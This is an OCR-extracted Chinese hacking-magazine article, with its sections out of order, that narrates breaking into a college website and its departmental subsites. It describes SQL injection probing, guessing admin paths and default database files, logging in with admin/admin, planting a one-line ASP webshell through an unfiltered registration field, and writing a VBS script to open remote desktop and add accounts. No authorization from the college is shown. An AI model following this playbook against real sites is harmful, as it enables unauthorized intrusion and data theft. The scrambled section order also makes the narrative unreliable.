


图3

打开平时喜欢用的啊D注射器，批量搜索下，看看有没有注射点。啊D对注射点的检测很细致，有时候也容易误报。在GOOGLE里翻了几页，没有发现注射漏洞，如图3所示。

网站搜索的地方也是一个弱点，平时写程序时，很多人都未对它做安全的过滤。这里我提交个“%'and 1=1 and '%'='学院%'and 1=2 and '%'='”来搜索，均返回正常，看来注射方面还考虑得比较详细。

我们来找下网站的后台，手工提交admin.aspx、admin_login.aspx、admin_login.aspx、manage.aspx等常见后台地址，均未找到后台。在地址后面加个robots.txt，也不存在。加上ewebeditor、ewebeditornet、freetextbox、fckeditor等，编辑器也没找到。拿出网站后台目录扫描器扫描网站敏感的文件以及文件夹，希望能找出有用的东西。结果很惨淡，没有找到有价值的信息。

打开明小子的域名绑定查询功能，查看该服务器是否还绑定有其它的网站，结果没有，这将是独立站点的渗透测试了。




图10

利用MYSQL的注点写文件，我也推荐使用pangolin来完成。PHP的一句话老是用着反胃，反正是IIS6，我们写个asp的小马进去，如图8、图9、图10所示。

对服务器的权限感兴趣的话，可以利用注点写入一个开3389的VBS和添加账户，然后开始D服务器，直到它重启，或者等管理员重启。

渗透到此结束，需要交流的来“黑手”论坛，我的ID是MIAO。文章中MYSQL数据库里文件读写函数的详细原理可以看下Alpha的《php安全与注射》。

编辑点评：

文章里找web物理目录的方法还是不错的，不过看图4中，在magic为on的情况下还能直接写入小马，我有点疑惑。

再次使用搜索引擎深度搜索该站，发现网站根目录下还有一些分站，至少有7个，程序基本都是ASP的。通过对比我发现，那几个站的内容，主站的.NET程序也有。我推测是他们升级为.NET的程序后遗留下的，很少使用。

首先对党委站点进行检测，用啊D检测出了几个注射点。注入分析一看，是ACCESS的数据库，查看表名能猜到admin表，但是字段检测不出来。

点击旁边的管理登录链接来到后台登录页面，把后台的登录验证那个字段加到注射器里进行检测，失败……看来管理是把字段给改了。通过查看图片链接尝试找上传的页面，同样失败了，网站后台EWEBEDITOR编辑器也不存在，%5c暴库数据库也不行。不知道管理用的是哪套程序修改的，要想继续渗透下去，必须弄清楚是何种程序。

我取了几个特别的文件在百度里搜索，结果也不行。根据平时的经验，我在admin目录下输入top.asp，结果如图4所示。




图4

使用的是惠州市信息产业局网站管理系统修改的。我在网上搜索了下，发现这个代码漏洞利用教程，大致是这样的：**下载利用默认数据库，破解密码登录后台，然后直接上传ASP的木马取得WEBSHELL。**

先简单分析下程序，找到**默认的数据库路径data/newsxp.mdb**，提交提示无法找到，数据库路径是改了。利用默认密码和万能密码登录也是失败的，暴库也不行。

刚才不是我们找到了注射点么？用数据库浏览器打开数据库，发现该字段在注射器里也是有的，看来是管理改了。提交上传页面也不行，因为我们没有登录到后台，无法上传东西。

这个目录不行，我们换下一个吧，现在我来到教务处的站，同样也是ASP的。马上找注射点注射，也是找不到字段。我直接来到后台输入弱口令admin/admin，成功登录后台，如图5所示。




图5

后台有个上传文件的地方，我们直接上传一个ASP的脚本木马试下。选择好木马，点上传却没有任何反应。我还以为程序是对危险文件的过滤呢，但上传正常的图片也是同样问题，看来这个上传文件的代码确实有问题。

于是我尝试暴库，如果暴出的数据库扩展名是ASP的，我们可以在后台添加文件处插入一句话木马。可惜还是失败了，在后台的系统信息得知，这套程序是刘明锦制作的，他应该是这个学院网站的管理之一。同时探针显示“服务器类型：Windows_NT(IP:172.16.100.200)”，果然是内网的环境，NT的系统，和自己的估计丝毫不差。

继续检测下一个目录的站，这个目录是学院办公室的。通过注射同样猜不到表名，上传页面也没找到、暴库也不行。根据管理的习惯，我猜解网站数据库路径为：**database/news.mdb**，果然成功下载到数据库，运气不错哈！

用工具打开数据库，得到管理的用户、密码和数据库字段的一些信息，表名adminid，字段名news_usename、news_password。先把这些信息收集到，然后我们登录后台系统，后台也没有图片上传的地方，仅仅只能编辑文章信息，如图6所示，看来拿WEBSHELL很是困难。

检测了好几个目录，都是惠州市信息产业局网站管理系统修改的，很是郁闷，无法利用。接着我来到信息工程系这个目录，仔细一看，这个站的程序肯定不是惠州市信息产业局网站管理系统修改的。界面和后台完全不一样，先检测下看看有没有注射漏洞，应该加了防注射的代码。




图6

现在理清思路，要找到这套代码，不能盲目的黑盒测试了。先看后台的登录页面，被管理修改了，主页也没有什么明显特征。输入copyright.asp、使用说明.TXT、程序升级.TXT……直到输入readme.txt才显示了文件，终于得到程序的名称为：新世纪学校网站系统，如图7所示。




图7

于是赶快上百度搜索下载，开始再次分析程序。注入被过滤得很死，暴库也不行，数据库的路径是admin/data/xsjnews.asa，无法下载数据库。

程序只允许上传三种图片格式，把数据库改名为*.MDB格式的，用老兵的数据库管理器打开，并没有发现防下载表。如果数据库没改，我们就可以插一句话木马到数据库中，通过客户端连接得到WEBSHELL。

于是我小心的提交默认数据库的路径，令我欣慰的是，管理并没有更改默认数据库的路径。光知道默认数据库的路径还不够，我们还得找个能插马的地方。

这套程序提供会员注册，那我们就在注册那里插入我们的一句话木马吧！经过我的查找，发现admin管理目录下的USER.ASP这个文件是注册的页面，仔细阅读代码，发现注册页面大多数参数都做了过滤和长度限制，但是还忘了过滤一处，那就是自我介绍那里，没做任何的过滤。我们可以在这里插入一句话木马服务端，如图8所示。

点击确定，成功注册会员，同时我们的马也插进去了。打开数据库的路径，显示“类型不匹配：'execute'”，看来是成功了。我们用客户端连接上去，成功得到WEBSHELL，如图9所示。

三、DB权限提权服务器




图8

